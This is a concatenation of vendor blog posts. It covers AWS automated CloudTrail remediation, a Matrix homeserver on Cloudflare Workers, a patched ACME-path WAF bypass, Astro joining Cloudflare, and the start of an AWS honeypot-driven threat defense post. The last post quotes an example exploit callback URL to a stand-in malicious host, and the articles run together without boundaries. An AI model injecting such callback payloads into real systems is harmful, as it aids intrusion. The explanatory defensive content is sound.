In the investigative workflow, CloudTrail logs are monitored for undesired activities. For example, if a trail is stopped, there will be a corresponding log record. GuardDuty detects this activity and retrieves additional data points regarding the source IP that executed the API call. Two common examples of those additional data points in GuardDuty findings include whether the API call came from an IP address on a threat list, or whether it came from a network not commonly used in your AWS account. An AWS Lambda function responds by restarting the trail and notifying the security contact. The finding is imported into AWS Security Hub, where it’s aggregated with other findings for analyst viewing. Using EventBridge, you can configure Security Hub to export the finding to partner security orchestration tools, SIEM (security information and event management) systems, and ticketing systems for investigation.
AWS Security Hub imports findings from AWS security services such as GuardDuty, Amazon Macie and Amazon Inspector, plus from third-party product integrations you’ve enabled. Findings are provided to Security Hub in AWS Security Finding Format (ASFF), which minimizes the need for data conversion. Security Hub correlates these findings to help you identify related security events and determine a root cause. Security Hub also publishes its findings to Amazon EventBridge to enable further processing by other AWS services such as AWS Lambda. You can also create custom actions using Security Hub. Custom actions are useful for security analysts working with the Security Hub console who want to send a specific finding, or a small set of findings, to a response or a remediation workflow.
Deeper look into how the “Respond” phase works
Amazon EventBridge and AWS Lambda work together to respond to a security finding.
Amazon EventBridge is a service that provides real-time access to changes in data in AWS services, your own applications, and Software-as-a-Service (SaaS) applications without writing code. In this example, EventBridge identifies a Security Hub finding that requires action and invokes a Lambda function that performs remediation. As shown in Figure 11, the Lambda function both notifies the security operator via SNS and restarts the stopped CloudTrail.
Figure 11: Sample “respond” workflow
To set this response up, we looked for an event to indicate that a trail had stopped or was disabled. We knew that the GuardDuty finding Stealth:IAMUser/CloudTrailLoggingDisabled is raised when CloudTrail logging is disabled. Therefore, we configured the default event bus to look for this event.
When Security Hub publishes a finding to EventBridge, it includes full details of the finding as discovered by GuardDuty. The finding is published in JSON format. If you review the details of the sample finding, note that it has several fields helping you identify the specific events that you’re looking for. Here are some of the relevant details:
You can build an event pattern using these fields, which an EventBridge filtering rule can then use to identify events and to invoke the remediation Lambda function. Below is a snippet from the CloudFormation template we provided earlier that defines that event pattern for the EventBridge filtering rule:
# pattern matches the nested JSON format of a specific Security Hub finding
      EventPattern:
        source:
        - aws.securityhub
        detail-type:
          - "Security Hub Findings - Imported"
        detail:
          findings:
            Types:
              - "TTPs/Defense Evasion/Stealth:IAMUser-CloudTrailLoggingDisabled"
Once the rule is in place, EventBridge continuously monitors the event bus for events with this pattern.
When EventBridge finds a match, it invokes the remediating Lambda function and passes the full details of the event to the function. The Lambda function then parses the JSON fields in the event so that it can act as shown in this Python code snippet:
# extract trail ARN by parsing the incoming Security Hub finding (in JSON format)
trailARN = event['detail']['findings'][0]['ProductFields']['action/awsApiCallAction/affectedResources/AWS::CloudTrail::Trail']

# description contains useful details to be sent to security operations
description = event['detail']['findings'][0]['Description']
The code also issues a notification to security operators so they can review the findings and insights in Security Hub and other services to better understand the incident and to decide whether further manual actions are warranted. Here’s the code snippet that uses SNS to send out a note to security operators:
#Sending the notification that the AWS CloudTrail has been disabled.
snspublish = snsclient.publish(
	TargetArn = snsARN,
	Message="Automatically restarting CloudTrail logging.  Event description: \"%s\" " %description
	)
While notifications to human operators are important, the Lambda function will not wait to take action. It immediately remediates the condition by restarting the stopped trail in CloudTrail. Here’s a code snippet that restarts the trail to reenable logging:
After the trail has been restarted, API activity is once again logged and can be audited.
This can help provide relevant data for the remaining steps in the incident response process. The data is especially important for the post-incident phase, when your team analyzes lessons learned to help prevent future incidents. You can also use this phase to identify additional steps to automate in your incident response.
How to Enable Custom Action and build your own Automated Response
Unlike how you set up the notification earlier, you may not want fully automate responses to findings. To set up automation that you can manually trigger it for specific findings, you can use custom actions. A custom action is a Security Hub mechanism for sending selected findings to EventBridge that can be matched by an EventBridge rule. The rule defines a specific action to take when a finding is received that is associated with the custom action ID. Custom actions can be used, for example, to send a specific finding, or a small set of findings, to a response or remediation workflow. You can create up to 50 custom actions.
In this section, we will walk you through how to create a custom action in Security Hub which will trigger an EventBridge rule to execute a Lambda function for the same security finding related to CloudTrail Disabled.
Create a Custom Action in Security Hub
Open Security Hub. In the left navigation pane, under Management, open the Custom actions page.
Choose Create custom action.
Enter an Action Name, Action Description, and Action ID that are representative of an action that you are implementing—for example Enable CloudTrail Logging.
Choose Create custom action.
Copy the custom action ARN that was generated. You will need it in the next steps.
Create Amazon EventBridge Rule to capture the Custom Action
In this section, you will define an EventBridge rule that will match events (findings) coming from Security Hub which were forwarded by the custom action you defined above.
Navigate to the Amazon EventBridge console.
On the right side, choose Create rule.
On the Define rule detail page, give your rule a name and description that represents the rule’s purpose (for example, the same name and description that you used for the custom action). Then choose Next.
Security Hub findings are sent as events to the AWS default event bus. In the Define pattern section, you can identify filters to take a specific action when matched events appear. For the Build event pattern step, leave the Event source set to AWS events or EventBridge partner events.
Scroll down to Event pattern. Under Event source, leave it set to AWS Services, and under AWS Service, select Security Hub.
For the Event Type, choose Security Hub Findings – Custom Action.
Then select Specific custom action ARN(s) and enter the ARN for the custom action that you created earlier.
Notice that as you selected these options, the event pattern on the right was updating. Choose Next.
On the Select target(s) step, from the Select a target dropdown, select Lambda function. Then, from the Function dropdown, select SecurityAutoremediation-CloudTrailStartLoggingLamb-xxxx. This lambda function was created as part of the Cloudformation template.
Choose Next.
For the Configure tags step, choose Next.
For the Review and create step, choose Create rule.
Trigger the automation
As GuardDuty and Security Hub have been enabled, after AWS Cloudtrail logging is enabled, you should see a security finding generated by Amazon GuardDuty and collected in AWS Security Hub.
Navigate to the Security Hub Findings page.
In the top corner, from the Actions dropdown menu, select the Enable CloudTrail Logging custom action.
Verify the CloudTrail configuration by accessing the AWS CloudTrail dashboard.
Confirm that the trail status displays as Logging, which indicates the successful execution of the remediation Lambda function triggered by the EventBridge rule through the custom action.
How AWS helps customers get started
Many customers look at the task of building automation remediation as daunting. Many operations teams might not have the skills or human scale to take on developing automation scripts. Because many Incident Response scenarios can be mapped to findings in AWS security services, we can begin building tools that respond and are quickly adaptable to your environment.
Automated Security Response (ASR) on AWS is a solution that enables AWS Security Hub customers to remediate findings with a single click using sets of predefined response and remediation actions called Playbooks. The remediations are implemented as AWS Systems Manager automation documents. The solution includes remediations for issues such as unused access keys, open security groups, weak account password policies, VPC flow logging configurations, and public S3 buckets. Remediations can also be configured to trigger automatically when findings appear in AWS Security Hub.
The solution includes the playbook remediations for some of the security controls defined as part of the following standards:
AWS Foundational Security Best Practices (FSBP) v1.0.0
Center for Internet Security (CIS) AWS Foundations Benchmark v1.2.0
Center for Internet Security (CIS) AWS Foundations Benchmark v1.4.0
Center for Internet Security (CIS) AWS Foundations Benchmark v3.0.0
Payment Card Industry (PCI) Data Security Standard (DSS) v3.2.1
National Institute of Standards and Technology (NIST) Special Publication 800-53 Revision 5
A Playbook called Security Control is included that allows operation with AWS Security Hub’s Consolidated Control Findings feature.
Figure 12: Architecture of the Automated Security Solution
Additionally, the library includes instructions in the Implementation Guide on how to create new automations in an existing Playbook.
You can use and deploy this library into your accounts at no additional cost, however there are costs associated with the services that it consumes.
Clean up
After you’ve completed the sample security response automation, we recommend that you remove the resources created in this walkthrough example from your account in order to minimize the charges associated with the trail in CloudTrail and data stored in S3.
Important: Deleting resources in your account can negatively impact the applications running in your AWS account. Verify that applications and AWS account security do not depend on the resources you’re about to delete.
New accounts can try GuardDuty at no cost for 30 days. You can suspend or disableGuardDuty before the trial period ends to avoid charges.
You can try AWS Security Hub at no cost with a 30-day free trial. You can avoid charges by disabling theservice before the trial period is over.
Summary
You’ve learned the basic concepts and considerations behind security response automation on AWS and how to use Amazon EventBridge, Amazon GuardDuty and AWS Security Hub to automatically re-enable AWS CloudTrail when it becomes disabled unexpectedly. Additionally you got a chance to learn about the AWS Automated Security Response library and how it can help you rapidly get started with automations through Security Hub. As a next step, you may want to start building your own custom response automations and dive deeper into the AWS Security Incident Response Guide, NISTCybersecurity Framework (CSF) or the AWS CloudAdoption Framework (CAF) SecurityPerspective. You can explore additional automatic remediation solutions on the AWS Solution Library. You can find the code used in this example on GitHub.
If you have feedback about this blog post, submit them in the Comments section below. If you have questions about using this solution, start a thread in the EventBridge, GuardDuty or Security Hub forums, or contact AWS Support.
Matrix is the gold standard for decentralized, end-to-end encrypted communication. It powers government messaging systems, open-source communities, and privacy-focused organizations worldwide.
For the individual developer, however, the appeal is often closer to home: bridging fragmented chat networks (like Discord and Slack) into a single inbox, or simply ensuring your conversation history lives on infrastructure you control. Functionally, Matrix operates as a decentralized, eventually consistent state machine. Instead of a central server pushing updates, homeservers exchange signed JSON events over HTTP, using a conflict resolution algorithm to merge these streams into a unified view of the room’s history.
But there is a “tax” to running it Traditionally, operating a Matrix homeserver has meant accepting a heavy operational burden. You aren’t just installing software; you are becoming a system administrator. You have to provision virtual private servers (VPS), tune PostgreSQL for heavy write loads, manage Redis for caching, configure reverse proxies, and handle rotation for TLS certificates. It’s a stateful, heavy beast that demands to be fed time and money, whether you are sending one message a day or one million.
We wanted to see if we could eliminate that tax entirely.
Spoiler: We could. In this post, we’ll explain how we ported a complete Matrix homeserver to Cloudflare Workers. The result is a serverless architecture where operations disappear, costs scale to zero when idle, and every connection is protected by post-quantum cryptography by default. You can view the source code and deploy your own instance directly from GitHub.
From Tuwunel to Workers
Our starting point was Tuwunel, a Rust-based Matrix homeserver designed for traditional deployments. PostgreSQL for persistence, Redis for caching, filesystem for media. Porting it to Workers meant questioning every storage assumption we’d taken for granted.
The good news: Rust compiles to WebAssembly, and the core Matrix protocol logic — event authorization, room state resolution, cryptographic verification — translated directly. The workers-rs crate bridges the gap to Cloudflare’s runtime.
The challenge was storage. Traditional homeservers assume strong consistency via a central SQL database. Cloudflare offers a powerful alternative: Durable Objects. This primitive gives us the strong consistency and atomicity required for Matrix state resolution, while still allowing the application to run at the edge.
Here’s how the mapping worked out:
From monolith to serverless
Moving to Cloudflare Workers brings several advantages for a developer: simple deployment, lower costs, low latency, and built-in security.
Easy deployment: A traditional Matrix deployment requires server provisioning, PostgreSQL administration, Redis cluster management, TLS certificate renewal, load balancer configuration, monitoring infrastructure, and on-call rotations.
With Workers, deployment is wrangler deploy. We handle TLS, load balancing, DDoS protection, and global distribution. So there’s no server to patch, no database to vacuum, or certificates to renew.
Usage-based costs: Traditional homeservers cost money whether anyone is using them or not. A small community server handling a few hundred requests per day still requires a typical VPS costing around $20/month running 24/7.
Workers pricing is request-based, so low-traffic homeservers cost just pennies. When usage spikes during active conversations, you pay for what you use. When everyone goes to sleep, costs drop toward zero.
Lower latency globally: A traditional Matrix homeserver in us-east-1 adds 200ms+ latency for users in Asia or Europe. Every sync request, message sent, and typing indicator go round-trip to a single region.
Workers, meanwhile, run in 300+ locations worldwide. When a user in Tokyo sends a message, the Worker executes in Tokyo.
Built-in security: Matrix homeservers can be high-value targets: They handle encrypted communications, store message history, and authenticate users. Traditional deployments require careful hardening: firewall configuration, rate limiting, DDoS mitigation, WAF rules, IP reputation filtering.
We provide all of this by default. The Worker never sees attack traffic, because we filter it first. For a solo developer or small team, achieving this level of hardening on a Linux VPS is a full-time job. On Workers, it is the baseline environment.
An adversary captures your encrypted TLS traffic today and stores it. Years from now, when quantum computers can break classical key exchange algorithms, they decrypt everything retroactively. For a messaging platform handling sensitive communications, this isn’t theoretical. Government agencies and well-funded adversaries are already stockpiling encrypted traffic.
Fortunately, we didn’t have to protect against this by ourselves. Cloudflare deployed post-quantum hybrid key agreement across all TLS 1.3 connections in October 2022. Every connection to our Worker automatically negotiates X25519MLKEM768 — a hybrid combining classical X25519 with ML-KEM, the post-quantum algorithm standardized by NIST.
Classical cryptography relies on mathematical problems that are hard for traditional computers but trivial for quantum computers running Shor’s algorithm. ML-KEM is based on lattice problems that remain hard even for quantum computers. The hybrid approach means both algorithms must fail for the connection to be compromised.
Following a message through the system
Understanding where encryption happens matters for security architecture. When someone sends a message through our homeserver, here’s the actual path:
The sender’s client takes the plaintext message and encrypts it with Megolm — Matrix’s end-to-end encryption. This encrypted payload then gets wrapped in TLS for transport. On Cloudflare, that TLS connection uses X25519MLKEM768, making it quantum-resistant.
The Worker terminates TLS, but what it receives is still encrypted — the Megolm ciphertext. We store that ciphertext in D1, index it by room and timestamp, and deliver it to recipients. But we never see the plaintext. The message “Hello, world” exists only on the sender’s device and the recipient’s device.
When the recipient syncs, the process reverses. They receive the encrypted payload over another quantum-resistant TLS connection, then decrypt locally with their Megolm session keys.
Two layers, independent protection
This creates defense in depth through two encryption layers that operate independently:
The transport layer (TLS) protects data in transit. It’s encrypted at the client and decrypted at the Cloudflare edge. With X25519MLKEM768, this layer is now post-quantum.
The application layer (Megolm E2EE) protects message content. It’s encrypted on the sender’s device and decrypted only on recipient devices. This uses classical Curve25519 cryptography.
Here’s why this architecture matters: Even if Matrix E2EE is eventually broken by quantum computers, the message content was never transmitted in a quantum-vulnerable form. The TLS layer that carried the E2EE ciphertext was itself post-quantum secured.
The post-quantum TLS acts as a quantum-resistant envelope around everything, including the classical E2EE layer. This buys time for the Matrix protocol to migrate to post-quantum E2EE algorithms without leaving current communications vulnerable to harvest-now-decrypt-later attacks.
Who sees what
Any Matrix homeserver operator — whether running Synapse on a VPS or this implementation on Workers — can see metadata: which rooms exist, who’s in them, when messages were sent. This is inherent to operating the server. You’re the operator; you control the infrastructure.
What no one in the infrastructure chain can see: message content. The E2EE payload is encrypted on sender devices before it ever hits the network. Cloudflare terminates TLS and passes requests to your Worker, but both see only Megolm ciphertext. Media in encrypted rooms is encrypted client-side before upload. Private keys never leave user devices.
The server processes ciphertext, not conversations. That’s true whether you’re self-hosting on bare metal or running on Workers.
What traditional deployments would need
Achieving post-quantum TLS on a traditional Matrix deployment would require upgrading OpenSSL or BoringSSL to a version supporting ML-KEM, configuring cipher suite preferences correctly, testing client compatibility across all Matrix apps, monitoring for TLS negotiation failures, staying current as PQC standards evolve, and handling clients that don’t support PQC gracefully.
With Workers, it’s automatic. Chrome, Firefox, and Edge all support X25519MLKEM768. Mobile apps using platform TLS stacks inherit this support. The security posture improves as Cloudflare’s PQC deployment expands — no action required on our part.
The storage architecture that made it work
The key insight from porting Tuwunel was that different data needs different consistency guarantees. We use each Cloudflare primitive for what it does best.
D1 for the data model
D1 stores everything that needs to survive restarts and support queries: users, rooms, events, device keys. Over 25 tables covering the full Matrix data model.
CREATE TABLE events (
	event_id TEXT PRIMARY KEY,
	room_id TEXT NOT NULL,
	sender TEXT NOT NULL,
	event_type TEXT NOT NULL,
	state_key TEXT,
	content TEXT NOT NULL,
	origin_server_ts INTEGER NOT NULL,
	depth INTEGER NOT NULL
);
D1’s SQLite foundation meant we could port Tuwunel’s queries with minimal changes. Joins, indexes, and aggregations work as expected.
We learned one hard lesson: D1’s eventual consistency breaks foreign key constraints. A write to rooms might not be visible when a subsequent write to events checks the foreign key — different replicas, different views of the world. We removed all foreign keys and enforce referential integrity in application code.
KV for ephemeral state
OAuth authorization codes live for 10 minutes. Refresh tokens last for a session. None of this needs SQL — it needs fast key-value access with automatic expiration.
// Store OAuth code with 10-minute TTL
kv.put(&format!("oauth_code:{}", code), &token_data)?
	.expiration_ttl(600)
	.execute()
	.await?;
KV’s global distribution means OAuth flows work fast regardless of where users are located.
R2 for media
Matrix media maps directly to R2. Upload an image, get back a content-addressed URL. Egress is free, which matters for a protocol where clients frequently download the same avatars and images.
Durable Objects for atomicity
Some operations can’t tolerate eventual consistency. When a client claims a one-time encryption key, that key must be atomically removed. If two clients claim the same key, encrypted session establishment fails.
Durable Objects provide single-threaded, strongly consistent storage:
#[durable_object]
pub struct UserKeysObject {
	state: State,
	env: Env,
}

impl UserKeysObject {
	async fn claim_otk(&self, algorithm: &str) -> Result<Option<Key>> {
    	// Atomic within single DO - no race conditions possible
    	let mut keys: Vec<Key> = self.state.storage()
        	.get("one_time_keys")
        	.await
        	.ok()
        	.flatten()
        	.unwrap_or_default();

    	if let Some(idx) = keys.iter().position(|k| k.algorithm == algorithm) {
        	let key = keys.remove(idx);
        	self.state.storage().put("one_time_keys", &keys).await?;
        	return Ok(Some(key));
    	}
    	Ok(None)
	}
}
We use UserKeysObject for E2EE key management, RoomObject for real-time room events like typing indicators and read receipts, and UserSyncObject for to-device message queues. The rest flows through D1.
Complete E2EE, complete OAuth
End-to-end encryption is non-negotiable for secure communications. Our implementation supports the full Matrix E2EE stack: device keys, cross-signing keys, one-time keys, fallback keys, key backup, and dehydrated devices.
Modern Matrix clients use OAuth 2.0/OIDC instead of legacy password flows. We implemented a complete OAuth provider: dynamic client registration, PKCE authorization, RS256-signed JWT tokens, token refresh with rotation, and standard OIDC discovery endpoints.
Point Element or any Matrix client at the domain, and it discovers everything automatically.
Sliding Sync for mobile
Traditional Matrix sync transfers megabytes of data on initial connection — every room, every state event, recent timeline for each. This destroys mobile battery and data plans.
Sliding Sync lets clients request exactly what they need. Instead of downloading everything, clients get the 20 most recent rooms with minimal state. As users scroll, they request more ranges. The server tracks position and sends only deltas.
Combined with edge execution, mobile clients can connect and render their room list in under 500ms — even on slow networks.
The comparison
For a homeserver serving a small team:
Traditional (VPS)
Workers
Monthly cost (idle)
$20-50
<$1
Monthly cost (active)
$20-50
$3-10
Global latency
100-300ms
20-50ms
Time to deploy
Hours
Seconds
Maintenance
Weekly
None
DDoS protection
Additional cost
Included
Post-quantum TLS
Complex setup
Automatic
*Based on public rates and metrics published by DigitalOcean, AWS Lightsail, and Linode as of January 15, 2026.
The economics improve further at scale. Traditional deployments require capacity planning and over-provisioning. Workers scale automatically.
The future of decentralized protocols
When we started this project, the goal was simply to see if the pieces would fit. Could a protocol as complex and stateful as Matrix — designed for heavy iron and persistent file systems — actually run on an ephemeral, serverless edge?
The answer is yes, but the implication is bigger than just Matrix.
By mapping traditional stateful components to Cloudflare’s primitives — Postgres to D1, Redis to KV, mutexes to Durable Objects — we proved that complex applications don’t need complex infrastructure. We stripped away the operating system, the database management, and the network configuration, leaving only the application logic and the data itself.
This architecture shifts the paradigm for self-hosting. It turns “running a server” from a chore into a utility. You get the sovereignty of owning your data without the burden of owning the infrastructure.
Matrix on Workers runs in production today, handling real encrypted communications for our team. It is fast, it is cheap, and it is arguably one of the most secure ways to deploy a homeserver today.
Ready to build secure, real-time applications on Workers? Get started withCloudflare Workers and exploreDurable Objects for your own stateful edge applications. Join ourDiscord community to connect with other developers building at the edge.
On October 13, 2025, security researchers from FearsOff identified and reported a vulnerability in Cloudflare’s ACME (Automatic Certificate Management Environment) validation logic that disabled some of the WAF features on specific ACME-related paths. The vulnerability was reported and validated through Cloudflare’s bug bounty program.
The vulnerability was rooted in how our edge network processed requests destined for the ACME HTTP-01 challenge path (/.well-known/acme-challenge/*).
Here, we’ll briefly explain how this protocol works and the action we took to address the vulnerability.
Cloudflare has patched this vulnerability and there is no action necessary for Cloudflare customers. We are not aware of any malicious actor abusing this vulnerability.
How ACME works to validate certificates
ACME is a protocol used to automate the issuance, renewal, and revocation of SSL/TLS certificates. When an HTTP-01 challenge is used to validate domain ownership, a Certificate Authority (CA) will expect to find a validation token at the HTTP path following the format of http://{customer domain}/.well-known/acme-challenge/{token value}.
If this challenge is used by a certificate order managed by Cloudflare, then Cloudflare will respond on this path and provide the token provided by the CA to the caller. If the token provided does not correlate to a Cloudflare managed order, then this request would be passed on to the customer origin, since they may be attempting to complete domain validation as a part of some other system. Check out the flow below for more details — other use cases are discussed later in the blog post.
The underlying logic flaw
Certain requests to /.well-known/acme-challenge/* would cause the logic serving ACME challenge tokens to disable WAF features on a challenge request, and allow the challenge request to continue to the origin when it should have been blocked.
Previously, when Cloudflare was serving a HTTP-01 challenge token, if the path requested by the caller matched a token for an active challenge in our system, the logic serving an ACME challenge token would disable WAF features, since Cloudflare would be directly serving the response. This is done because those features can interfere with the CA’s ability to validate the token values and would cause failures with automated certificate orders and renewals.
However, in the scenario that the token used was associated with a different zone and not directly managed by Cloudflare, the request would be allowed to proceed onto the customer origin without further processing by WAF rulesets.
How we mitigated this vulnerability
To mitigate this issue, a code change was released. This code change only allows the set of security features to be disabled in the event that the request matches a valid ACME HTTP-01 challenge token for the hostname. In that case, Cloudflare has a challenge response to serve back.
Cloudflare customers are protected
As we noted above, Cloudflare has patched this vulnerability and Cloudflare customers do not need to take any action. In addition, we are not aware of any malicious actor abusing this vulnerability.
Moving quickly with vulnerability transparency
As always, we thank the external researchers for responsibly disclosing this vulnerability. We encourage the Cloudflare community to submit any identified vulnerabilities to help us continually improve the security posture of our products and platform.
We also recognize that the trust you place in us is paramount to the success of your infrastructure on Cloudflare. We consider these vulnerabilities with the utmost concern and will continue to do everything in our power to mitigate impact. We deeply appreciate your continued trust in our platform and remain committed not only to prioritizing security in all we do, but also acting swiftly and transparently whenever an issue does arise.
The Astro Technology Company, creators of the Astro web framework, is joining Cloudflare.
Astro is the web framework for building fast, content-driven websites. Over the past few years, we’ve seen an incredibly diverse range of developers and companies use Astro to build for the web. This ranges from established brands like Porsche and IKEA, to fast-growing AI companies like Opencode and OpenAI. Platforms that are built on Cloudflare, like Webflow Cloud and Wix Vibe, have chosen Astro to power the websites their customers build and deploy to their own platforms. At Cloudflare, we use Astro, too — for our developer docs, website, landing pages, and more. Astro is used almost everywhere there is content on the Internet.
By joining forces with the Astro team, we are doubling down on making Astro the best framework for content-driven websites for many years to come. The best version of Astro — Astro 6 — is just around the corner, bringing a redesigned development server powered by Vite. The first public beta release of Astro 6 is now available, with GA coming in the weeks ahead.
We are excited to share this news and even more thrilled for what it means for developers building with Astro. If you haven’t yet tried Astro — give it a spin and run npm create astro@latest.
What this means for Astro
Astro will remain open source, MIT-licensed, and open to contributions, with a public roadmap and open governance. All full-time employees of The Astro Technology Company are now employees of Cloudflare, and will continue to work on Astro. We’re committed to Astro’s long-term success and eager to keep building.
Astro wouldn’t be what it is today without an incredibly strong community of open-source contributors. Cloudflare is also committed to continuing to support open-source contributions, via the Astro Ecosystem Fund, alongside industry partners including Webflow, Netlify, Wix, Sentry, Stainless and many more.
From day one, Astro has been a bet on the web and portability: Astro is built to run anywhere, across clouds and platforms. Nothing changes about that. You can deploy Astro to any platform or cloud, and we’re committed to supporting Astro developers everywhere.
There are many web frameworks out there — so why are developers choosing Astro?
Astro has been growing rapidly:
Why? Many web frameworks have come and gone trying to be everything to everyone, aiming to serve the needs of both content-driven websites and web applications.
The key to Astro’s success: Instead of trying to serve every use case, Astro has stayed focused on five design principles. Astro is…
Content-driven: Astro was designed to showcase your content.
Server-first: Websites run faster when they render HTML on the server.
Fast by default: It should be impossible to build a slow website in Astro.
Easy to use: You don’t need to be an expert to build something with Astro.
Developer-focused: You should have the resources you need to be successful.
Astro’s Islands Architecture is a core part of what makes all of this possible. The majority of each page can be fast, static HTML — fast and simple to build by default, oriented around rendering content. And when you need it, you can render a specific part of a page as a client island, using any client UI framework. You can even mix and match multiple frameworks on the same page, whether that’s React.js, Vue, Svelte, Solid, or anything else:
Bringing back the joy in building websites
The more Astro and Cloudflare started talking, the clearer it became how much we have in common. Cloudflare’s mission is to help build a better Internet — and part of that is to help build a faster Internet. Almost all of us grew up building websites, and we want a world where people have fun building things on the Internet, where anyone can publish to a site that is truly their own.
When Astro first launched in 2021, it had become painful to build great websites — it felt like a fight with build tools and frameworks. It sounds strange to say it, with the coding agents and powerful LLMs of 2026, but in 2021 it was very hard to build an excellent and fast website without being a domain expert in JavaScript build tooling. So much has gotten better, both because of Astro and in the broader frontend ecosystem, that we take this almost for granted today.
The Astro project has spent the past five years working to simplify web development. So as LLMs, then vibe coding, and now true coding agents have come along and made it possible for truly anyone to build — Astro provided a foundation that was simple and fast by default. We’ve all seen how much better and faster agents get when building off the right foundation, in a well-structured codebase. More and more, we’ve seen both builders and platforms choose Astro as that foundation.
We’ve seen this most clearly through the platforms that both Cloudflare and Astro serve, that extend Cloudflare to their own customers in creative ways using Cloudflare for Platforms, and have chosen Astro as the framework that their customers build on.
When you deploy to Webflow Cloud, your Astro site just works and is deployed across Cloudflare’s network. When you start a new project with Wix Vibe, behind the scenes you’re creating an Astro site, running on Cloudflare. And when you generate a developer docs site using Stainless, that generates an Astro project, running on Cloudflare, powered by Starlight — a framework built on Astro.
Each of these platforms is built for a different audience. But what they have in common — beyond their use of Cloudflare and Astro — is they make it fun to create and publish content to the Internet. In a world where everyone can be both a builder and content creator, we think there are still so many more platforms to build and people to reach.
Astro 6 — new local dev server, powered by Vite
Astro 6 is coming, and the first open beta release is now available. To be one of the first to try it out, run:
npm create astro@latest -- --ref next
Or to upgrade your existing Astro app, run:
npx @astrojs/upgrade beta
Astro 6 brings a brand new development server, built on the Vite Environments API, that runs your code locally using the same runtime that you deploy to. This means that when you run astro dev with the Cloudflare Vite plugin, your code runs in workerd, the open-source Cloudflare Workers runtime, and can use Durable Objects, D1, KV, Agents and more. This isn’t just a Cloudflare feature: Any JavaScript runtime with a plugin that uses the Vite Environments API can benefit from this new support, and ensure local dev runs in the same environment, with the same runtime APIs as production.
Live Content Collections in Astro are also stable in Astro 6 and out of beta. These content collections let you update data in real time, without requiring a rebuild of your site. This makes it easy to bring in content that changes often, such as the current inventory in a storefront, while still benefitting from the built-in validation and caching that come with Astro’s existing support for content collections.
There’s more to Astro 6, including Astro’s most upvoted feature request — first-class support for Content Security Policy (CSP) — as well as simpler APIs, an upgrade to Zod 4, and more.
Doubling down on Astro
We’re thrilled to welcome the Astro team to Cloudflare. We’re excited to keep building, keep shipping, and keep making Astro the best way to build content-driven sites. We’re already thinking about what comes next beyond V6, and we’d love to hear from you.
To keep up with the latest, follow the Astro blog and join the Astro Discord. Tell us what you’re building!
Cyber threats are evolving faster than traditional security defense can respond; workloads with potential security issues are discovered by threat actors within 90 seconds, with exploitation attempts beginning within 3 minutes. Threat actors are quickly evolving their attack methodologies, resulting in new malware variants, exploit techniques, and evasion tactics. They also rotate their infrastructure—IP addresses, domains, and URLs. Effectively defending your workloads requires quickly translating threat data into protective measures and can be challenging when operating at internet scale. This post describes how AWS active threat defense for AWS Network Firewall can help to detect and block these potential threats to protect your cloud workloads.
Active threat defense detects and blocks network threats by drawing on real-time intelligence gathered through MadPot, the network of honeypot sensors used by Amazon to actively monitor attack patterns. Active threat defense rules treat speed as a foundational tenet, not an aspiration. When threat actors create a new domain to host malware or set up fresh command-and-control servers, MadPot sees them in action. Within 30 minutes of receiving new intelligence from MadPot, active threat defense automatically translates that intelligence into threat detection through Amazon GuardDuty and active protection through AWS Network Firewall.
Speed alone isn’t enough without applying the right threat indicators to the right mitigation controls. Active threat defense disrupts attacks at every stage: it blocks reconnaissance scans, prevents malware downloads, and severs command-and-control communications between compromised systems and their operators. This creates a multi-layered defense approach that can disrupt attacks that can bypass some of the layers.
How active threat defense works
MadPot honeypots mimic cloud servers, databases, and web applications—complete with the misconfigurations and security gaps that threat actors actively hunt for. When threat actors take the bait and launch their attacks, MadPot captures the complete attack lifecycle against these honeypots, mapping the threat actor infrastructure, capturing emerging attack techniques, and identifying novel threat patterns. Based on observations in MadPot, we also identify infrastructure with similar fingerprints through wider scans of the internet.
Figure 1: Overview of active threat defense integration
Figure 1 shows how this works. When threat actors deliver malware payloads to MadPot honeypots, AWS executes the malicious code in isolated environments, extracting indicators of compromise from the malware’s behavior—the domains it contacts, the files it drops, the protocols it abuses. This threat intelligence feeds active threat defense’s automated protection: Active threat defense validates indicators, converts them to firewall rules, tests for performance impact, and deploys them globally to Network Firewall—all within 30 minutes. And because threats evolve, active threat defense monitors changes in threat actor infrastructure, automatically updating protection rules as threat actors rotate domains, shift IP addresses, or modify their tactics. Active threat defense adapts automatically as threats evolve.
Figure 2: Swiss cheese model
Active threat defense uses the Swiss cheese model of defense (shown in Figure 2)—a principle recognizing that no single security control is perfect, but multiple imperfect layers create robust protection when stacked together. Each defensive layer has gaps. Threat actors can bypass DNS filtering with direct IP connections, encrypted traffic defeats HTTP inspection, domain fronting or IP-only connections evade TLS SNI analysis. Active threat defense applies threat indicators across multiple inspection points. If threat actors bypass one layer, other layers can still detect and block them. When MadPot identifies a malicious domain, Network Firewall doesn’t only block the domain, it also creates rules that deny DNS queries, block HTTP host headers, prevent TLS connections using SNI, and drop direct connections to the resolved IP addresses. Similar to Swiss cheese slices stacked together, the holes rarely align—and active threat defense reduces the likelihood of threat actors finding a complete path to their target.
Disrupting the attack kill chain with active threat defense
Let’s look at how active threat defense disrupts threat actors across the entire attack lifecycle with this Swiss cheese approach. Figure 3 illustrates an example attack methodology—described in the following sections—that threat actors use to compromise targets and establish persistent control for malicious activities. Modern attacks require network communications at every stage—and that’s precisely where active threat defense creates multiple layers of defense. This attack flow demonstrates the importance of network-layer security controls that can intercept and block malicious communications at each stage, preventing successful compromise even when initial vulnerabilities exist.
Figure 3: An example flow of an attack scenario using an OAST technique
Step 0: Infrastructure preparation
Before launching attacks, threat actors provision their operational infrastructure. For example, this includes setting up an out-of-band application security testing (OAST) callback endpoint—a reconnaissance technique that threat actors use to verify successful exploitation through separate communication channels. They also provision malware distribution servers hosting the payloads that will infect victims, and command-and-control (C2) servers to manage compromised systems. MadPot honeypots detect this infrastructure when threat actors use it against decoy systems, feeding those indicators into active threat detection protection rules.
Step 1: Target identification
Threat actors compile lists of potential victims through automated internet scanning or by purchasing target lists from underground markets. They’re looking for workloads running vulnerable software, exposed services, or common misconfigurations. MadPot honeypot system experiences more than 750 million such interactions with potential threat actors every day. New MadPot sensors are discovered within 90 seconds; this visibility reveals patterns that would otherwise go unnoticed. Active threat detection doesn’t stop reconnaissance but uses MadPot’s visibility to disrupt later stages.
Step 2: Vulnerability confirmation
The threat actor attempts to verify a vulnerability in the target workload, embedding an OAST callback mechanism within the exploit payload. This might take the form of a malicious URL like http://malicious-callback[.]com/verify?target=victim injected into web forms, HTTP headers, API parameters, or other input fields. Some threat actors use OAST domain names that are also used by legitimate security scanners, while others use more custom domains to evade detection. The following table list 20 example vulnerabilities that threat actors tried to exploit against MadPot using OAST links over the past 90 days.
